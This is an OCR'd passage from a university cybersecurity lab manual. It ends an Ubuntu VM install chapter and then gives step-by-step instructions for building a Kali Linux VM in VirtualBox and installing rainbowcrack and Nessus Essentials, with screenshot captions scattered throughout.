
Figure 14 – Create Account Screen


Ubuntu Desktop 24 new [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
May 9 13:54
Select your timezone
Back
Next

Location: Detroit

Timezone: America/Detroit

Figure 15 – Select Timezone Screen



Ubuntu Desktop 24 new [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
May 9 13:55
Ready to install
Back
Install

Review your choices

General

Disk setup	Erase disk and install Ubuntu
Installation disk	VBOX HARDDISK **sda**
Applications	Default selection


Security & more

Disk encryption	None
Proprietary software	None

Partitions

partition **sda1** created
partition **sda2** formatted as **ext4** used for **/**

Figure 16 – Ready to Install Screen


Ubuntu Desktop 24 new [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
May 9 14:02


Installation complete

Ubuntu 24.04 LTS is installed and ready to use

Restart to complete the installation or continue testing.
Any changes you make will not be saved.


Continue testing
Restart now

Figure 17 – Installation Complete Screen



Ubuntu Desktop New [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Apr 16 20:12
terminall
Terminal
Characters
Soyombo Terminal Mark-1 U+11AA1, : Soyombo Terminal Mark-1
Soyombo Terminal Mark-2 U+11AA2, : Soyombo Terminal Mark-2
Right Ctrl

Figure 18 – Find the terminal



```
Creating config file /etc/ssh/sshd_config with new version
Creating SSH2 RSA key; this may take some time ...
3072 SHA256:rzswC58RrNLYyAdDuYWCau3T+lGUySSMuAjx6CkSRQo root@student-VirtualBox
(RSA)
Creating SSH2 ECDSA key; this may take some time ...
256 SHA256:8HU9tL7PCh2eHmnWtlzrMVTSwyGNLpkd5cedr92ruNQ root@student-VirtualBox (
ECDSA)
Creating SSH2 ED25519 key; this may take some time ...
256 SHA256:mvNeQRKia5ltcR0G71y/uBteeSkDb2DT124MIbdOeRU root@student-VirtualBox (
ED25519)
Created symlink /etc/systemd/system/sshd.service → /lib/systemd/system/ssh.servi
ce.
Created symlink /etc/systemd/system/multi-user.target.wants/ssh.service → /lib/s
ystemd/system/ssh.service.
rescue-ssh.target is a disabled or a static unit, not starting it.
ssh.socket is a disabled or a static unit, not starting it.
Setting up ssh-import-id (5.11-0ubuntu1) ...
Setting up ncurses-term (6.3-2ubuntu0.1) ...
Setting up ssh (1:8.9p1-3ubuntu0.6) ...
Processing triggers for man-db (2.10.2-1) ...
Processing triggers for ufw (0.36.1-4ubuntu0.1) ...
student@student-VirtualBox:~$
```

Figure 19 – Install SSH

CHAPTER 12

Create a Kali Linux VM

DANTE ROCCA

Kali Linux is the distribution of choice for attacking a network thanks to the many attack tools it comes bundled with. This lab provides instructions for making a Kali Linux VM.

LEARNING OBJECTIVES

- Successfully download, install, and run Kali Linux in a GNS3 environment

PREREQUISITES

- Chapter 2 – Setting Up a GNS3 Environment

DELIVERABLES

- None – this is a preparatory lab that supports other labs in this book

RESOURCES

- Download Kali Linux
- Download Nessus Essentials for Education

CONTRIBUTORS AND TESTERS

- Mathew J. Heath Van Horn, PhD, ERAU-Prescott

Phase I – Download and Installation

We are going to download and install the Kali Linux VM. We are going to use the .iso image and not the prebuilt VM. Generally, the pre-made VM works fine, but a few testers had problems. When we used the .iso the configuration and compatibility problems resolved themselves.

1. Start by downloading the recommended image file here

IMPORTANT: Make sure you download the Installer Image and not the Virtual Machine image.

2. Select the 64-bit installer image and click the download method you prefer

3. Once the image file has been downloaded, open VirtualBox

4. Click on the ***new*** button (Figure 1)

    4.1. Give the new VM a name

    4.2. Select the folder you want to save the VM

    4.3. Select the ISO image you downloaded earlier

    4.4. Select ***next*** (Figure 2)

5. Leave the defaults for the hardware (Figure 3)

6. Use the defaults for the virtual disk space (Figure 4)

7. Verify the settings and click on*finish* (Figure 5)

8. Start the Kali VM

9. Hit *enter* over the graphical install (Figure 6)

10. Select your language and hit *continue* (Figure 7)

11. Select your region and hit *continue* (Figure 8)

12. Select your keyboard layout and click *continue* (Figure 9)

13. Leave the hostname as default and click *continue* (Figure 10). Then leave the domain blank and click *continue* (Figure 11)

14. Give the full name as *student* and click *continue* (Figure 12)

15. Then leave the account name as *student* and click *continue* (Figure 13)

16. Like other VMs use the password *Security1* and click *continue* (Figure 14)

17. Select your time zone and click*continue* (Figure 15)

18. Partition Disk

    18.1. Select option ***guided – use entire disk*** and press ***continue*** (Figure 16)

    18.2. Leave the disk partition as default and click ***continue*** (Figure 17)

    18.3. Select – ***All files in one partition*** and click ***continue*** (Figure 18)

    18.4. Verify your partition information and click ***continue*** (Figure 19)

19. Once the software selection screen pops up, leave the defaults and click ***continue*** (Figure 20)

20. Once the install GRUB boot loader screen pops up, leave the default yes radio button and click ***continue*** (Figure 21)

21. On the next screen select the device, there should be only one, and click **continue** (Figure 22)

22. Once this is done, click ***continue*** one last time

23. Finish the installation by clicking ***continue*** (Figure 23)

24. Once the login screen pops up, login to make sure everything works

Phase II – Necessary Software

While Kali comes with a large toolset, there are two tools we will need later that don't come preinstalled.

1. Open the terminal and run this command to install rainbow crack

```
sudo apt-get install rainbowcrack
```

2. Once the install completes, close the terminal and open Firefox

3. In Firefox, go to this link to download Nessus Essentials for Education. Click on ***try now*** (Figure 24). You will need to provide a business email but none of our testers has reported spam from this

4. Click the ***download*** button that appears. Then leave the defaults on the next screen and click download. At the time of writing the version of Nessus is 10.7.1

5. Open the folder where you downloaded the file. Right-click inside the folder and click open terminal here (Figure 25)

6. Use the following command to install the Nessus Package

```
sudo dpkg -i Nessus-10.7.1-ubuntu1404_amd64.deb
```

7. Use the following command to start the Nessus Scanner. While we won’t do much with it right now, we will need to input the activation code from our email

```
/bin/systemctl start nessusd.service
```

8. In the window that pops up enter the user password. Following that, reopen Firefox and go to this link

```
https://kali:8834
```

9. The page will tell you that it is insecure. Click ***advanced*** and then ***Accept the risk and continue*** (Figure 26)

10. Click *continue* on the first screen (Figure 27)

11. Select the *Register for Nessus Essentials* radio button (Figure 28) and click *continue*. If you already got the email earlier, then click *skip* (Figure 29)

12. Input the activation code from your email and click*continue* (Figure 30)

13. Make a username and password for your account (Figure 31) and select submit

Figure 32 – This could take a while

14. Nessus will take a while to download and compile plugins so wait for this process to complete before switching the machine off

End of Lab

Figures for Printed Version





Figure 1 – Create a new VM



Create Virtual Machine

Virtual machine Name and Operating System

Please choose a descriptive name and destination folder for the new virtual machine. The name you choose will be used throughout VirtualBox to identify this machine. Additionally, you can select an ISO image which may be used to install the guest operating system.

Name: Kali Linux New

Folder: D:

ISO Image: C:\Users\mheat\Downloads\kali-linux-2024.1-installer-amd64.iso

Edition:


Type: Linux

Version: Ubuntu (64-bit)

□ Skip Unattended Installation

Detected OS type: Ubuntu (64-bit). This OS type cannot be installed unattendedly. The install needs to be started manually.

Figure 2 – Create a new Kali VM



Create Virtual Machine

Hardware

You can modify virtual machine's hardware by changing amount of RAM and virtual CPU count. Enabling EFI is also possible.

Base Memory: 2048 MB

